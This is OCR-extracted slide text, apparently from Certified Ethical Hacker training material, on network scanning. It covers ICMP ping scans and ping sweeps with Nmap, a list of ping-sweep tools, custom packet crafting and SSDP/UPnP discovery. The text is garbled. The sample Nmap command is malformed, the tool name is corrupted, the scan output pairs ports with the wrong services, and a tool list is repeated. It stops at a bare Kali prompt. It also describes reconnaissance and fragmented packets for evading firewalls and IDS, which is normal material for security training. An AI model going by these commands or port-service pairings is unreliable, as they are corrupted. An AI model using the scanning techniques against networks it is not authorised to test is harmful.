


Creating Custom Packet Using TCP Flags



Colasoft Packet Builder enables creating custom network packets to audit networks for various attacks

Attackers can also use it to create fragmented packets to bypass firewalls and IDS systems in a network



<http://www.colasoft.com>


CEH Scanning Methodology



Check for Live Systems



Check for Open Ports



Scanning Beyond IDS



Banner Grabbing

Scan for Vulnerability



Draw Network Diagrams


Prepare Proxies

Scanning Pen Testing



Checking for Live Systems - ICMP Scanning



- Ping scan involves sending ICMP ECHO requests to a host. If the host is live, it will return an ICMP ECHO reply
- This scan is useful for locating active devices or determining if ICMP is passing through a firewall




The ping scan output using Nmap:



<http://nmap.org>

Ping Sweep



- Ping sweep is used to determine the live hosts from a range of IP addresses by sending ICMP ECHO requests to multiple hosts. If a host is live, it will return an ICMP ECHO reply
- Attackers calculate subnet masks using Subnet Mask Calculators to identify the number of hosts present in the subnet
- Attackers then use ping sweep to create an inventory of live systems in the subnet

The ping sweep output using Nmap

```
ZerNmap
Scan Tools Profile Help
Target: -sn -PE -PA21.21.0.0-192.168.1.1 Profiles Scan Cancel
Command: nmap -sn -PE -PA21.21.0.0-192.168.1.1-3


Hosts Services
OS & Host
# 192.168.1.1
# 192.168.1.2
# 192.168.1.3

nmap -sn -PE -PA21.21.0.0-192.168.1.1
nmap scan report for 192.168.1.2
Host is up (0.032s latency).
Not shown: 532 filtered ports
PORT      STATE SERVICE
25/tcp    open  vsftpd
80/tcp    open  http
81/tcp    open  httpd-ssl
87/tcp    open  afer
119/tcp   open  netbios-ssn
139/tcp   open  netbios-ssn
465/tcp   open  smtp
583/tcp   open  snews
587/tcp   open  submission
993/tcp   open  imap
995/tcp   open  pop3
3128/tcp  open  squid-https
5357/tcp  open  ussoapi
8008/tcp  open  http
8080/tcp  open  http-proxy
8083/tcp  open  blackice-icecap
8888/tcp  open  sun-answerbook
45156/tcp open  unknown

nmap scan report for 192.168.1.3
Host is up (0.014s latency).

Filter Hosts
```

<http://nmap.org>



Ping Sweep Tools



Angry IP Scanner pings each IP address to check if it's alive, then optionally resolves its hostname, determines the MAC address, scans ports, etc.

IP	Ping	Hostname	Ports [0+]
192.168.168.70	4 ms	[n/a]	[n/s]
192.168.168.71	5 ms	[n/a]	[n/s]
192.168.168.72	[n/a]	[n/a]	[n/s]
192.168.168.73	[n/a]	[n/a]	[n/s]
192.168.168.74	[n/a]	[n/a]	[n/s]
192.168.168.75	3 ms	[n/a]	[n/s]
192.168.168.76	[n/a]	[n/a]	[n/s]
192.168.168.77	3 ms	[n/a]	[n/s]
192.168.168.78	[n/a]	[n/a]	[n/s]
192.168.168.79	[n/a]	[n/a]	[n/s]
192.168.168.80	[n/a]	[n/a]	[n/s]
192.168.168.81	[n/a]	[n/a]	[n/s]
192.168.168.82	[n/a]	[n/a]	[n/s]
192.168.168.83	[n/a]	[n/a]	[n/s]
192.168.168.84	[n/a]	[n/a]	[n/s]
192.168.168.85	[n/a]	[n/a]	[n/s]
192.168.168.86	[n/a]	[n/a]	[n/s]

Angry IP Scanner

<http://www.angryip.org>

SolarWinds Engineer Toolset's Ping Sweep enables scanning a range of IP addresses to identify which IP addresses are in use and which ones are currently free. It also performs reverse DNS lookup.

IP Address	Response Time	DNS Lookup
192.168.168.10	Request Timed Out	
192.168.168.11	Request Timed Out	
192.168.168.12	Request Timed Out	
192.168.168.13	Request Timed Out	
192.168.168.14	3 ms	
192.168.168.15	2 ms	
192.168.168.16	Request Timed Out	
192.168.168.17	Request Timed Out	
192.168.168.18	Request Timed Out	
192.168.168.19	Request Timed Out	
192.168.168.20	Request Timed Out	
192.168.168.21	Request Timed Out	
192.168.168.22	Request Timed Out	
192.168.168.23	Request Timed Out	
192.168.168.24	Request Timed Out	
192.168.168.25	Request Timed Out	
192.168.168.26	2 ms	
192.168.168.32	2 ms	

SolarWinds Engineer's Toolset

<http://www.solarwinds.com>


Ping Sweep Tools (Cont'd)



Colasoft Ping Tool
<http://www.colasoft.com>




Advanced IP Scanner
<http://www.radmin.com>



Visual Ping Tester - Standard
<http://www.pingtester.net>



Ping Sweep
<http://www.whatsupgold.com>




Ping Scanner Pro
<http://www.digilextechnologies.com>



Network Ping
<http://www.greenline-soft.com>



OpUtils
<http://www.manageengine.com>



Ping Monitor
<http://www.niliand.com>



PingInfoView
<http://www.nirsoft.net>



Pinkie
<http://www.ipuptime.net>


Ping Sweep Tools (Cont'd)



Colasoft Ping Tool
<http://www.colasoft.com>



Advanced IP Scanner
<http://www.radmin.com>



Visual Ping Tester - Standard
<http://www.pingtester.net>



Ping Sweep
<http://www.whatsupgold.com>



Ping Scanner Pro
<http://www.digilextechnologies.com>



Network Ping
<http://www.greenline-soft.com>



OpUtils
<http://www.manageengine.com>



Ping Monitor
<http://www.niliand.com>



PingInfoView
<http://www.nirsoft.net>



Pinkie
<http://www.ipuptime.net>

CEH Scanning Methodology



Check for Live Systems



Check for Open Ports



Scanning Beyond IDS



Banner Grabbing

Scan for Vulnerability




Draw Network Diagrams

Prepare Proxies

Scanning Pen Testing

SSDP Scanning




- The Simple Service Discovery Protocol (SSDP) is a network protocol that works in conjunction with UPnP to detect plug and play devices available in a network.

- Vulnerabilities in UPnP may allow attackers to launch Buffer overflow or DoS attacks.
- Attacker may use UPnP SSDP M-SEARCH information discovery tool to check if the machine is vulnerable to UPnP exploits or not.

```
root@kali: ~
